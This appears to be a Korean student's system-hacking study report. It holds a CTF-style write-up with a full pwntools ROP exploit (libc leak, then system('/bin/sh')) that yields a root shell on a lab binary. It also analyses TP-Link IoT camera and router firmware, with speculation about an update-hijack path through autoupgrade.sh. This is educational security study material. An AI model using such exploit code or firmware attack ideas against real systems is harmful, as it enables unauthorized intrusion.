

# 시스템 해킹 스터디

과제 (06)

구본현

## 목차

1. rop\_64bit 풀이
2. Firmware 분석

# 1. rop\_64bit 풀이

```
root@kali ~/Documents/study file rop_64bit
rop_64bit: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically
checksec --file rop_64bit
NX      PIE
NX enabled No PIE
```

64bit 환경의 동적 링크중인 ELF 파일, 그리고 보호기법인 NXbit 가 실행중임을 확인했다.

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
    __int64 buf; // [rsp+10h] [rbp-20h]
    __int64 v5; // [rsp+18h] [rbp-18h]
    __int64 v6; // [rsp+20h] [rbp-10h]
    int v7; // [rsp+28h] [rbp-8h]
    __int16 v8; // [rsp+2Ch] [rbp-4h]

    setvbuf(stdin, 0LL, 2, 0LL);
    setvbuf(_bss_start, 0LL, 2, 0LL);
    fflush(_bss_start);
    puts("Hello, Stranger!~~~~~\n");
    buf = 0LL;
    v5 = 0LL;
    v6 = 0LL;
    v7 = 0;
    v8 = 0;
    read(0, &buf, 0x4DuLL);
    return 0;
}
```

어셈블하여 내용을 알아보면 ‘puts’함수로 문자열을 출력하고 ‘read’함수로 입력 받고 있다.

이때 버퍼는 32 바이트지만 함수는 32 바이트를 넘는 77 바이트의 용량을 입력 받고 있다. 이것으로 BOF 가 가능해 보인다.

페이로드를 구축하기에 앞서 64bit ELF 파일 이기에 64bit 에서 고려해 줘야 할 것들을 알아보겠다.

### \*Return-to-csu

Libc-to csu 에 존재하는 1)Gadget 과  
2)Gadget 을 이용하여 3 개 이하의  
인자를 가진 함수의 인자를 조정 할  
수 있는 방법이다.

#### 1) Gadget

```
pop    rbx
pop    rbp
pop    r12
pop    r13
pop    r14
pop    r15
ret
```

#### 2) Gadget

```
mov     rdx, r15
mov     rsi, r14
mov     edi, r13d
call    qword ptr [r12+rbx*8]
add     rbx, 1
cmp     rbp, rbx
jnz     short loc_4006A0
```

## 고려 1)

레지스터의 용량이 32bit 에서는 4byte 였지만 64bit 에서는  
8byte 이다.

예를 들어 우리가 BOF 로써 DUMMY+SFP 로 RET 를 사용하고 싶을  
때 SFP 에는 4byte 가 아니라 8byte 의 용량을 넣어주어야 한다.

하지만 실제 주소 값의 범위는 6byte 만을 사용한다. 이는 현재  
운영체제에서 8byte 전체의 범위를 사용하기엔 낭비이기 때문에  
운영체제에서 정한 약속이다.

## 고려 2)

‘RTL-Chaining’으로 함수에 정의된 인자를 Gadget 을 사용해 바꾸고  
싶을 때. 32bit 에서는 Gadget 속 pop 의 인자가 상관없이 없었으나  
64bit 에서는 꼭 레지스터의 순서를 지켜주어야 한다.

예를 들어 ‘read’의 Gadget 은 꼭 **pop rdi; pop rsi; pop rdx; ret** 이여야  
한다.

만약 없는 Gadget 을 꼭 사용해야 한다면 ‘Return-to-csu’를 사용해야  
한다.

```
R0P ROPgadget --binary 02-rop_64bit | grep "pop"
0000040078f : pop rbp ; pop r14
000004005e0 : pop rbp ; ret
0000040067a : pop rdi ; push rbp
00000400793 : pop rdi ; ret
00000400791 : pop rsi ; pop r15
```

pop; ret; 형  
Gadget 만 찾을 수  
있다.

pop; ret;형 Gadget 을 찾아서 ‘puts’ 함수의 인자를 조작 할 수  
있게 되었지만 pop; pop; pop; ret;형 Gadget 을 찾지 못해  
‘read’함수로 특정 영역에 “/bin/sh”를 쓰지 못한다는 것을 알 수  
있다.

공유라이브러리와 링킹되어 나온

실제 주소는 “0x7f”대를 사용한다.

```
gdb-peda$ find /bin/sh
Searching for '/bin/sh' in: None ranges
Found 1 results, display max 1 items:
libc : 0x7ffff7f6f519 --> 0x68732f6e69622f (b'/bin/sh')

gdb-peda$ p system
$1 = {<text variable, no debug info>} 0x7ffff7e32c50 <system>
```

파일을 실행시켜 “/bin/sh” 문자열이 존재 하는지 검색해봤더니 링킹된 공유 라이브러리 속에 있다는 것을 알 수 있다. 또한 ‘system’ 함수도 존재한다.

```
root@kali ~/Documents/Study ldd 02-rop_64bit
linux-vdso.so.1 (0x00007ffd4f8e1000)
libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f4cff518000)
/lib64/ld-linux-x86-64.so.2 (0x00007f4cff6fa000)
```

ldd 명령어로 해당 파일이 어떤 공유라이브러리를 사용하는지 주소는 어떻게 되는지 알 수 있다.

```
root@kali ~/Documents/Study gdb -q /lib/x86_64-linux-gnu/libc.so.6
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0x44c50 <system>
```

또한 gdb 를 사용해서 공유 라이브러리 안에서의 주소를 찾을 수 있다. 바로 이점을 이용해 한가지 함수의 실제 주소로 나머지 실제 주소들을 구할 수 있다.

## payload 구성

BOF -> ret 에 ‘puts\_plt’를 넣어 ‘puts’함수 실행 -> pop; ret Gadget  
-> 인자에 ‘puts\_got’를 넣어 ‘puts’함수의 실제 주소 출력 -> 얻은 실제 주소와 공유라이브러리속 주소의 차이 구하기 -> 구한 차이를 이용해 ‘system’함수와 ‘/bin/sh’의 실제 주소 구하기 -> 이미 끝난 파일을 재실행 하기 위해 main 을 호출하기 -> system(‘/bin/sh’)을 실행하기

## payload.py

```
from pwn import *
context(arch='amd64', os='linux')
LOCAL = './02-rop_64bit'  # 파일의 경로

p = process(LOCAL)
p.recv(1024)  # 인사말 "Hello, stranger!"를 클리어한다.
e = ELF(LOCAL)
l = e.libc

#offset  #공유 라이브러리 속 주소를 구한다.
off_puts = l.symbols['puts']
off_system = l.symbols['system']
off_binsh = l.search('/bin/sh').next()

#put information
puts_plt = e.plt['puts']
puts_got = e.got['puts']
gadget_pr = 0x400793
main = 0x40067f

#find puts_addr  #puts의 실제 주소를 출력시킨 후 main으로 return 한다.
payload = 'A' * 40
payload += p64(gadget_pr)
payload += p64(puts_got)
payload += p64(puts_plt)
payload += p64(main)
p.sendline(payload)

#find real address  #공유 라이브러리 속 주소를 통해 각 실제 주소를 구한다.
puts_addr = u64(p.recv(6).ljust(8, '\x00'))
libc_base = puts_addr - l.symbols['puts']
system_addr = libc_base + off_system
binsh_addr = libc_base + off_binsh  #출력된 6byte 만 들고온다.

#show info
print ("-----FIRST_INFO-----")
print ("puts_plt      : " + hex(puts_plt))
print ("puts_got      : " + hex(puts_got))
print ("puts_addr     : " + hex(puts_addr))
print ("pop rdi ret   : " + hex(gadget_pr))

print ("main          : " + hex(main))
print ("-----OFFSET-----")
print ("off_puts      : " + hex(off_puts))
print ("off_system    : " + hex(off_system))
print ("off_binsh     : " + hex(off_binsh))
print ("-----REAR_ADDRESS-----")
print ("libc_base     : " + hex(libc_base))
print ("system_addr   : " + hex(system_addr))
print ("binsh_addr    : " + hex(binsh_addr))
print ("-----")

#call system
payload = 'A' * 40
payload += p64(gadget_pr)
payload += p64(binsh_addr)
payload += p64(system_addr)
p.sendline(payload)

p.interactive()
```

## payload 결과

```
⚡ root@kali ~/Documents/Study python payload.py
[+] Starting local process './02-rop_64bit': pid 2103
[*] '/root/Documents/Study/02-rop_64bit'
  Arch:      amd64-64-little
  RELRO:     Partial RELRO
  Stack:     No canary found
  NX:        NX enabled
  PIE:       No PIE (0x400000)
[*] '/lib/x86_64-linux-gnu/libc.so.6'
  Arch:      amd64-64-little
  RELRO:     Partial RELRO
  Stack:     Canary found
  NX:        NX enabled
  PIE:       PIE enabled
-----FIRST_INFO-----
puts_plt   : 0x40051c
puts_got   : 0x601018
puts_addr  : 0x7f084417cb80
pop_rdi ret : 0x400793
main       : 0x40067f
-----OFFSET-----
off_puts   : 0x71b80
off_system : 0x44c50
off_binsh  : 0x181519
-----REAR_ADDRESS-----
libc_base  : 0x7f084410b000
system_addr : 0x7f084414fc50
binsh_addr : 0x7f084428c519
-----
[*] Switching to interactive mode

Hello, Stranger!~~~~

$ id
uid=0(root) gid=0(root) groups=0(root)
$ ls
02-rop_64bit  core  payload.py  peda-session-02-rop_64bit.txt
$
```



## 2. Firmware 분석



NC200_v2.1.7_160315_6	
출판일: 2016-03-15	언어: 영어
<b>Modifications and Bug Fixes:</b> Fixed Log bug of camera <b>Notes:</b> 1.For NC200 V1. 2.Can't be downgraded. 3.If your current firmware is 140826/141114/150331/150430/150701, please d	

이번에 분석해 볼 것은 'TP-Link'에서 출시한 IoT 카메라의, 2016 년도에 업데이트된 펌웨어이다. 현재는 더 높은 버전의 펌웨어가 존재한다.

DECIMAL	HEXADECIMAL	DESCRIPTION
192	0xC0	uImage header, header size: 64 bytes, header CRC: 0xC385BC25, created: 2016-03-14 07:10:18, image size: 1857523 bytes, Data Address: 0x80000000, Entry Point: 0x8000C310, data CRC: 0x5FE17FD9, OS: Linux, CPU: MIPS, image type: OS Kernel Image, compression type: lzma, image name: "Linux Kernel Image"
256	0x100	LZMA compressed data, properties: 0x5D, dictionary size: 33554432 bytes, uncompressed size: 4791124 bytes
1857779	0x1C58F3	JFFS2 filesystem, little endian

### \*JFFS2


(Journalling Flash File System2)  
디스크가 없는 임베디드 장치에 쓰이는 로그 구조 파일 시스템

'binwalk'를 실행하면 JFFS2 로 포맷된 이미지가 발견된다. 이 이미지를 'dd'를 사용해서 부분추출 한 뒤 각종 이미지 압축해제 프로그램을 이용하거나 'firmware-mod-kit'을 이용해서 열어볼 수 있다.

```

root@kali ~/Documents/Firmware/fmk2 ls
image_parts logs rootfs

root@kali ~/Documents/Firmware/01-fmk/rootfs/etc ls -al
total 32
drwxr-xr-x 2 root root 4096 May  8 10:26 .
drwxr-xr-x 9 root root 4096 May  8 10:26 ..
-rw-r--r-- 1 root root 1758 May  8 10:26 2048_newroot.cer
-rw-r--r-- 1 root root  373 May  8 10:26 fstab
-rw-r--r-- 1 root root   10 May  8 10:26 group
-rw-r--r-- 1 root root   77 May  8 10:26 passwd
-rw-r--r-- 1 root root  582 May  8 10:26 profile
-rw-r--r-- 1 root root  218 May  8 10:26 services
  
```





#### DIR-885L

브로드컴 4Tx 4Rx AC3150  
브로드컴 1.4GHz 듀얼코어 CPU  
기가 인터넷 완벽 지원

버전	날짜	비고
		~업데이트 내용~
v1.14KRb07	2017-08-30	<ul style="list-style-type: none"> <li>* 무선 성능 개선</li> <li>* 실시간 IPTV 관련 성능 개선</li> <li>* DHCP 예약할당 리스트 삭제 불가 버그수정</li> <li>* 오픈VPN 기능 추가로 유해 사이트 접속 차단</li> <li>* Kivrit Streamer 기능 추가 - 사진 공유 기능 (안드로이드 &amp; iOS 앱 지원)</li> </ul>

```

4096 Jul 5 2017 bin
4096 Jul 5 2017 dev
4096 Jul 5 2017 etc
9 May 12 05:56 home -> /var/home
4096 Jul 5 2017 httdocs
4096 Jul 5 2017 lib
4096 Jul 5 2017 mnt
4096 Jul 5 2017 mydlink
4096 Jul 5 2017 proc
4096 Jul 5 2017/sbin
4096 Jul 5 2017 sys
8 May 12 05:56 tmp -> /var/tmp
4096 Jul 5 2017 usr
4096 Jul 5 2017 var
4096 Jul 5 2017 www

```

'TP-Link'의 'DIR-885L'  
공유기의 펌웨어 속 디렉토리

존재하는 디렉토리는 위와 같다. 다른 펌웨어들과 비교했을 때  
비교적 간단한 모습을 구성하고 있다.

이렇게 추출된 이미지를 마운트하여 'Virtual Machine'으로  
돌려서 취약점을 시험할 수 있으며, 또는 임의적으로 분석해  
나갈 수 있다.

#### \*기본 mount 데몬에서 제공하는 포맷방식

아래에서 지원하는 포맷이 아니라면 별도의 데몬을 이용해서 mount 할 수 있다.

```


root@kali:~# mount -t
bfs      cpuset   ext4      minix     reiserfs  tracefs
autofs   cramfs   fuse      mqueue    romfs     udf
bdev     dax       fuseblk   ntfs      rootfs     ufs
bfs      debugfs  fusectl   pipefs    securityfs vxfs
binfmt_misc devtmpfs hfs       proc      sockfs     xfs
bpf      devtmpfs hpfs      pstore    swap       xiafs
cgroup   ext2     hugetlbfs qnx4      sysfs
cgroup2  ext3     iso9660   ramfs     tmpfs

```


직접 분석해보기 전에 어떤 기능이 들어가 있을지 추측해보겠다.

1. 설정을 원하는 가벼운 연결을 위한 ppp 프로토콜
2. 설정을 편이하게 해주는 웹 페이지를 뿌릴 httpd
3. 설정 페이지의 html, php(javascript) 파일
4. 유저와 TP-Link 서버간 통신을 이어줄 forward, relay
5. IP 카메라의 역할을 해줄 데몬
6. 보안연결을 위한 ssl 데몬
7. 쉬운 업데이트, 업그레이드를 위한 ftp 가 포함된 파일


#### \*기본적인 토폴로지



#### \*기본적인 ppp 연결 토폴로지



#### \*대중화된 IoT ppp 토폴로지



이제는 경로마다 위험해 보이는 취약요소들을 분석해보겠다.



```
drwxr-xr-x 2 root root 4096 May 8 00:13 conf.d
drwxr-xr-x 2 root root 4096 May 8 00:13 ipcamera
-rw-r--r-- 1 root root 10816 May 8 00:13 lighttpd.conf
-rw-r--r-- 1 root root 3234 May 8 00:13 modules.conf
-rw-r--r-- 1 root root 2221 May 8 00:13 RT2860AP.dat
-rwxr-xr-x 1 root root 1950 May 8 00:13 SingleSKU_CE.dat
-rwxr-xr-x 1 root root 1950 May 8 00:13 SingleSKU.dat
-rwxr-xr-x 1 root root 1950 May 8 00:13 SingleSKU_FCC.dat
-rw-r--r-- 1 root root 260 May 8 00:13 workmod_define.conf
```

```

# You can add a variable here. Add the
# chroot example aswell. #####
var.home_dir = "/var/run/lighttpd" #####
var.log_dir = home_dir # Load the modules.
var.state_dir = home_dir include "modules.conf"
var.server_root = "/usr/local/www"
var.conf_dir = "/usr/local/config" #####

# Run the server chrooted. #####
# This requires root permissions during #####
# Basic Configuration
# If you run Chrooted set the var#####
# the chroot dir. server.port = 65535

```

```
nano workmod_defi
File Edit View Search Terminal Help
GNU nano 3.2 workmod_defi

Started
development]
LOUDWEBURL=jp-alpha.tplinkcloud.com
LOUDCONTROLURL=jp-devs-alpha.tplinkcloud.com
test]
LOUDWEBURL=beta.tplinkcloud.com
LOUDCONTROLURL=devs-beta.tplinkcloud.com
product]
LOUDWEBURL=ipc.tplinkcloud.com
LOUDCONTROLURL=devs.tplinkcloud.com
Pictures
Videos
nslookup
File Edit View Search Terminal Help
*** Can't find jp-alpha.tplinkcloud.com: No
> beta.tplinkcloud.com
Server:      192.168.1.1
Address:     192.168.1.1#53
Non-authoritative answer:
Name:  beta.tplinkcloud.com
Address: 13.250.73.69
Name:  beta.tplinkcloud.com
Address: 52.220.53.29
> ipc.tplinkcloud.com
Server:      192.168.1.1
Address:     192.168.1.1#53
Non-authoritative answer:
Name:  ipc.tplinkcloud.com
Address: 54.179.138.85
Name:  ipc.tplinkcloud.com
Address: 52.77.128.12
```


설정 페이지를 뿌리는 데몬의 설정파일이다. 각 파일들의 디렉토리 **경로**와 통신에 사용되는 **포트번호**가 그대로 노출되어있다.

카메라가 동작할 때 연결하는 도메인 주소가 노출되어있다. 몇 개는 작동이 중지 됐지만 아직 가동되고 있는 주소도 존재한다. 이는 ‘DNS, SRP-Spoofing’에 이용될 우려가 있다.

/rootfs/etc : 데몬 또는 리눅스 전체의 설정파일이 있는 디렉토리

```
~/Documents/Firmware/Link2/rootfs/etc ls
root root 4096 May 13 03:40 .
root root 4096 May  8 00:13 ..
root root 1758 May  8 00:13 2048_newroot.cer
root root  373 May  8 00:13 fstab
root root   10 May  8 00:13 group
root root   77 May  8 00:13 passwd
root root  558 May  8 00:13 profile
```

### \*자료 B-1




```
root root 4096 May 13 03:40 .
root root 4096 May  8 00:13 ..
root root 1758 May  8 00:13 2048_newroot.cer
root root  373 May  8 00:13 fstab
root root   10 May  8 00:13 group
root root   77 May  8 00:13 passwd
root root  558 May  8 00:13 profile
```

### ./passwd < 자료 B-1 참고 >

유저의 정보와 비밀번호, **홈 디렉토리**와 사용하는 **셸**을 유출하고 있다. 비밀번호는 암호화 되어있어서 알아보기 힘들으나, 홈 디렉토리나 사용하는 셸을 알고있으면 셸의 취약점을 파고들기 훨씬 수월해 진다.

### \*자료 B-2



```
GNU nano 3.2 profile
export LD_LIBRARY_PATH
# read MIC information
MIC_DIR=/usr/local/config/ipcamera
ls -la $(MIC_DIR)/TpHeader | filecut -i /dev/mtdblock2
ls -la $(MIC_DIR)/ApHac | filecut -i /dev/mtdblock3

if [ -d "/var/run/lighttpd" ]; then
  sh -C /etc_ro/profile
fi
echo "===== Welcome To TL-NC200 ====="
```

### ./profile < 자료 B-2 참고 >

기기에 전원이 들어오고 부팅되면 자동 실행되는 것들이 기록되어있다. 이는 공격자로 하여금 펌웨어 분석의 가이드라인이 된다. 현재 파일의 내용은 ~/config/ipcamera 에 있는 설정파일을 불러오고 lighttpd 데몬을 실행한다고 되어있다.

/rootfs/sbin : 관리자만 사용 할 수 있는 파일들의 디렉토리

중요해 보이는 파일들을 열어 분석해보겠다.

```
4444 May 8 00:13 autoupgradenotice
1196 May 8 00:13 autoupgrade.sh
73668 May 8 00:13 cloud
31396 May 8 00:13 doubletalk
9096 May 8 00:13 ftp_alarm
135124 May 8 00:13 gpld
1048608 May 8 00:13 ipcamera
314596 May 8 00:13 lighttpd
361336 May 8 00:13 mDNSResponderPosix
41888 May 8 00:13 MotionDetection
133020 May 8 00:13 p2pd
44376 May 8 00:13 relayd
9040 May 8 00:13 smtp_alarm
14452 May 8 00:13 SnFlashRwRead
14740 May 8 00:13 SnFlashRwWrite
38408 May 8 00:13 ssl-tunnel
113292 May 8 00:13 streamd
36244 May 8 00:13 upgrader
22892 May 8 00:13 upnp
```

./autoupgrade.sh < 자료 아래 참고 >

자동 업그레이드를 해주는 셸코드이다. 읽어보면 다른 프로그램이 실행 되고 난 후 이 파일을 호출하는 것으로 추정된다.

\*앞 프로그램은 ./ipcamera 로 추측된다.

```
root@kali: ~# grep -r .
Binary file ./autoupgradenotice matches
./autoupgrade.sh: echo "usage: autoupgrade.sh SaveFileName
./autoupgrade.sh: /usr/local/sbin/autoupgradenotice 0
./autoupgrade.sh: /usr/local/sbin/autoupgradenotice 1
Binary file ./ipcamera matches
```

```
GNU nano 3.2 autoupgrade.sh
/usr/bin/wget -q -O $savefilename $url
/usr/local/sbin/wget -O /tmp/upgrade.bin http://s3-ap-southeast-1.a
result=$?
mDNSResponderPosix MotionDetection p2pd relayd
if [ $result -ne 0 ]
then
echo "wget get the bin file failed"
/usr/local/sbin/autoupgradenotice 0
sleep 5;
if [ $(ps -ef | grep streamd | grep -v grep | wc -l) -ne 1 ]
then
streamd
streamd upgrader upnp
fi
if [ -f /tmp/upgrade.bin ]
then
rm /tmp/upgrade.bin
fi
exit 1
```

wget 으로 최신 펌웨어를 내려 받고 문제가 없었는지 확인한 후 실패했을 경우 받았던 파일을 지우고 초기화 한다. 이 때 result 의 값이 0 과 달라야 실패했다고 간주하는데 앞 프로그램 결과를 0 으로 만들어 낼 수 있다면 공격자가 구축한 커스텀 펌웨어를 피해자의 IoT 에 설치할 수 있을 것이다.